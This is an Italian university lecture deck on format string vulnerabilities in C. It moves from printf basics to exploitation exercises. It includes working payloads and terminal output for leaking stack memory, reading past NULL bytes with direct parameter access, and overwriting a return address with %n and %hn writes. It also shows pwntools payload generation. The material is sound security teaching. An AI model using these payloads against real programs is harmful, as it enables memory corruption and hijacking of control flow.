Format String Vulnerability

Marco Garlet, Michele Corrias

Unimi

March 25, 2022

Overview

1. Format String

2. Exploit it

Format String

printf("Number n = %d",1900);

- Il testo visualizzato su stdout sarà: "Number = " seguito dal *format parameter* "%d" che viene rimpiazzato dal parametro 1900.
- I *format parameter* possono essere visti come dei segnaposto aventi tipo.
- Nel caso precedente stampiamo un intero, il segnaposto indicato per un signed int sarà %d.

Format String

Format functions table	
Format function	Description
fprintf	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

Format String

Common parameters		
Parameter	Meaning	Passed as
%d	signed integer	Value
%u	unsigned integer	Value
%ld	signed long integer	Value
%lu	unsigned long integer	Value
%lld	signed long long integer	Value
%llu	unsigned long long integer	Value
%x	unsigned integer as hexadecimal number	Value
%lx	unsigned long integer as hexadecimal number	Value
%s	null-terminated string	Reference
%n	print nothing, but writes the number of characters written so far into an integer pointer parameter	Reference

printf, example

```c
#include<stdio.h>

int main(){
        int a=-1;
        unsigned int b=1;
        float f = 0.5;
        char s[5]="ciao\x00";
        printf("\n a ha il valore %d",a);
        printf("\n b ha il valore %u",b);
        printf("\n f ha il valore %f",f);
        printf("\n stringa s = %s",s);
        return 0;
}
```

```
┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$ ./es0

a ha il valore -1
b ha il valore 1
f ha il valore 0.500000
stringa s = ciao

┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$
```

printf, example

```c
#include<stdio.h>

int main(){
        char c[5]="ciao\x00";
        int a=5,b=10;
        printf ("\na has value %d, b has value %d, c = %s, c is at address: %08lx\n",a, b,c, &c);
        return 0;
}

```

printf, how it works - 32 bit





Figure: Stack layout before calling printf

printf, example



Attacks on Format String Vulnerability

```c
#include<stdio.h>

int main(){
        printf("%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s,%s");
}

```

```
┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$ ./esn
zsh: segmentation fault  ./esn

┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$                                                139 ×
```

Attacks on Format String Vulnerability

- Per ogni %s, la funzione *printf* preleverà un elemento (32 bit IA32, 64 bit IA64) dallo *stack* e, trattando l'elemento come indirizzo, cercherà di accedervi stampandone il contenuto fino al carattere NULL (\x00).
- La *printf* preleverà un qualsiasi elemento presente in quel momento sullo stack. Non è detto che sia un indirizzo valido e la memoria a cui punta potrebbe non esistere, causando il crash del programma.

Attacks on Format String Vulnerability

```c
#include<stdio.h>

int main(){
        printf ("%08x %08x %08x %08x %08x\n");
        return 0;
}
```

```
┌──(marco㉿ kali)-[~/Documents/pwn/format/esempi]
└─$ ./eso
1ce818d8 1ce818e8 1e318718 00000000 1e34b180

┌──(marco㉿ kali)-[~/Documents/pwn/format/esempi]
└─$
```

Attacks on Format String Vulnerability

```
gdb-peda$ x/20wx $esp
0xffffd410:     0x56557008      0xffffd4e4      0xffffd4ec      0x565561ad
0xffffd420:     0xffffd440      0x00000000      0x00000000      0xf7de6e46
0xffffd430:     0xf7fad000      0xf7fad000      0x00000000      0xf7de6e46
0xffffd440:     0x00000001      0xffffd4e4      0xffffd4ec      0xffffd474
0xffffd450:     0xffffd484      0xf7ffdb40      0xf7fcb410      0xf7fad000
gdb-peda$ ni
ffffd4e4 ffffd4ec 565561ad ffffd440 00000000
```

printf - Vulnerable Code

Problema

1. Qualsiasi stato in cui si trova lo stack prima della call di *printf*, il comportamento descritto prima funzionerà sempre e senza controlli.
2. Si possono specificare più *format parameter* rispetto agli argomenti da passare alla funzione *printf*.
3. Si può specificare uno o più argomenti senza *format parameter*.

```c
#include<stdio.h>

int main(){
        char s[100];
        fgets(s,99,stdin);
        printf("%s");
        printf(s);
        return 0;
}
```

Punto 3

- L'utente, che inserisce l'input, può comporre un testo che verrà usato dalla *printf* come format string.
- Possiamo usare i *format parameter* per leggere informazioni sullo stack.

Esercizio 1

Cartella ese1, individuare a runtime il numero generato randomicamente e passare il controllo.

Arbitrary reading

Caso: printf(variable);

- La format string che inseriamo normalmente si trova su stack (dipende dalla challenge che incontrate).
- Possiamo inserire nella format string, che costruiamo noi, un indirizzo valido ed accedere con *un format parameter* per analizzarne il contenuto ponendo attenzione a eventuali NULL BYTE che chiudono la format string.

Attacks on Format String Vulnerability

```
┌──(marco㉿kali)-[~/…/format/esempi/esercizi/ese1]
└─$ ./ese

Tell me who are you: aaaaaaaa,%lx,%lx,%lx,%lx,%lx,%lx,%lx,%lx,%lx
Hi
aaaaaaaa,561c1a68a2a0,0,7fc7a200bed3,4,7fc7a20dbbe0,1,7fc7a1f25738,6161616161616161,786c252c786c252c

Tell me my secret:
```

Attacks on Format String Vulnerability

```
┌──(marco㉿kali)-[~/…/format/esempi/esercizi/ese1]
└─$ python3 -c 'print(b"a"*8+b"c"*8+b"%lx,"*10)'|./ese

Tell me who are you: Hi
b'aaaaaaaaccccccccf192a0,0,7f2d93abded3,4,7f2d93b8dbe0,1,7f2d939d7738,6161616161612762,6363636363636161,6c252c786c256
363,'

Tell me my secret:

Guess = 139833726826296

The number was 633246965
Bye!

┌──(marco㉿kali)-[~/…/format/esempi/esercizi/ese1]
└─$
```

```
┌──(marco㉿kali)-[~/…/format/esempi/esercizi/ese1]
└─$ python3 -c 'print(b"a"*6+b"cccccccc"+b"%lx,"*10)'|./ese

Tell me who are you: Hi
b'aaaaaaccccccccc1aca2a0,0,7f6f46c60ed3,4,7f6f46d30be0,1,7f6f46b7a738,6161616161612762,6363636363636363,2c786c252c786c
25,'

Tell me my secret:

Guess = 140115904538424

The number was 1660100015
Bye!
```

Direct Parameter Access

- Vi permette di accedere all'*x*-esimo elemento (di tipo specificato dal *format character* e con comportamento associato) dello stack rispetto alla posizione dei parametri naturalmente presenti in esso.
- quarta posizione long int: %4$lx rispetto al primo elemento che abbiamo estratto(ponendoci come attaccanti).

Attacks on Format String Vulnerability

```
Benvenuto!
%lx,%lx,%lx
64,f7f49580,8049199

┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$ ./esp

Benvenuto!
%3$lx
8049199

┌──(marco㉿kali)-[~/Documents/pwn/format/esempi]
└─$
```

Arbitrary reading - managing NULL byte


Potendo decidere la format string che viene usata dalla printf, possiamo fare *leak* di quello che inseriamo. Questo, in combinazione con alcuni format, ci permette di accedere in lettura/scrittura al contenuto di un indirizzo deciso da noi.

- questa fase è delicata, quando componiamo la nostra format string dobbiamo assicurarci che non ci sia NULL character che *chiuda* la stringa format string prima dei nostri format character.
- se questo avviene bisogna costruire attentamente la stringa di formato mettendo gli indirizzi su cui intendiamo accedere DOPO i format character e raggiungerli mediante Direct Parameter Access.

Arbitrary reading - managing NULL byte

Source:

```
.....
fgets(s,200,stdin);
printf(s);
.....
```



s = aaaaaaaa%lx,%lx....,%lx,%lx,%lx

format string = aaaaaaaa%lx,%lx....,%lx,%lx,%lx

output:


0x0,0xff45637,0xc3,.....,**6161616161616161**,.....

Arbitrary reading - managing NULL byte

Questa strategia di costruzione per *ritrovare* quello che abbiamo inserito è sensibile ai NULL byte.

- il NULL byte chiude la format string non permettendoci, con la precedente strategia di ripescare quello che abbiamo inserito.

Arbitrary reading - managing NULL byte



s = \x20\x01\x04\x08\x00\x00\x00\x00%lx,%lx....,%lx,%lx,%lx


format string = \x20\x01\x04\x08\x00

output(stampa 4 caratteri):

\x20\x01\x04\x08

Arbitrary reading - managing NULL byte - soluzione 1

Invertiamo la costruzione della format string.




Arbitrary reading - managing NULL byte

Nonè possibile in questo modo *riprendere* l'indirizzo che intendiamo controllare(nel nostro esempio 6161616161616161 che è un indirizzo invalido usato solo per la spiegazione).

- Più noi inseriamo format character e più lo stack cresce allontanando il nostro indirizzo.
- possiamo superare questo problema usando i **Direct Parameter Access**

Arbitrary reading - managing NULL byte - soluzione definitiva

Invertiamo la costruzione della format string.



Arbitrary reading - managing NULL byte - further considerations

- la funzione che legge la stringa che verrà usata come format string NON deve fare la flush del buffer stdin al NULL byte, altrimenti possiamo pensare a strategie di *partial overwrite* che ci consente l'accesso arbitrario ad un indirizzo ma non a tutte le condizioni.
- tutta questa strategia di managing NULL byte va applicata se, negli indirizzi che volete maneggiare, ci sono NULL byte.
- l'accesso a questo punto può essere in lettura: sostituendo il format character con *s* al posto di *lx*, oppure *n* per accedere in scrittura.

Esercizio 2

Cartella ese2, abbattete il canarino.

Writing using printf

- Tramite *format parameter* %n.
- printf("aaa%n",&c); scrive il numero di byte scritti dalla funzione nella variabile intera c.


Esercizio 3

Cartella ese3, provate a cambiare il risultato della condizione.

Writing using printf

- Possiamo non scrivere soltanto un valore, ma un intera cella dello stack (poniamo 4 byte).
- %n scrive in un intero passandolo per indirizzo alla funzione *printf*.
- Per avere un controllo totale sulla scrittura, l'idea è quella di scrivere su 4 indirizzi consecutivi, quindi fissato un indirizzo *address* e volendo controllare il valore di ogni byte della cella puntata, l'idea è di scrivere su *address*, *address*+1, *address*+2, *address*+3

Writing using printf



Target R.A.

```
student@debianvm:~/Documents/newbie/leve05$ ./ese $(python -c 'print "\xe0\xf0\xff\xbf"+
"\xe1\xf0\xff\xbf"+"\xe2\xf0\xff\xbf"+"\xe3\xf0\xff\xbf"+"a"*136+"%n"+"a"*96+"%n"+"a"*7+
"%n"+"a"*192+"%n"')
Voici votre texte :
$
```

Reduce payload using short writes

- *format parameter* %hn permette di controllare una word in scrittura.
- riduce il payload di molto, migliorando il controllo.
- Potete inoltre sfruttare format string bug per scrivere un tot. numero di byte (non controllati da voi) in memoria che può portarvi ad ottenere buffer overflow (%100d scriverà 100 byte in memoria).

pwntools - method 1

```
>>> def send_fmt_payload(payload):
...     print(repr(payload))
...
>>> f = FmtStr(send_fmt_payload, offset=5)
>>> f.write(0x08040506, 0x1337babe)
>>> f.execute_writes()
b'%19c%16$hhn%36c%17$hhn%131c%18$hhn%4c%19$hhn\t\x05\x04\x08\x08\x05\x04\x08\x07\x05\x04
```

pwntools - method 2

```
context.clear(arch = 'amd64')

target = 0x40405c
mal_payload = fmtstr_payload(6,{target:0xaa})
```

pwntools - set offset

Nell'esempio precedente l'offset è 6. Tale valore dipende dall'ambiente e dal binario che si sta attaccando, per ottenere il valore corretto una possibile procedura è la seguente:

- provare ad inserire, come stringa in input, aaaaaaaa,%lx,%lx,%lx, ...,%lx,%lx,%lx
- contare (partendo da 0), quando si incontra 6161616161616161.
- tale valore costituirà l'offset.

References

1. https://www.ayrx.me/protostar-walkthrough-format
2. https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf
3. https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf
4. https://www.newbiecontest.org

Fine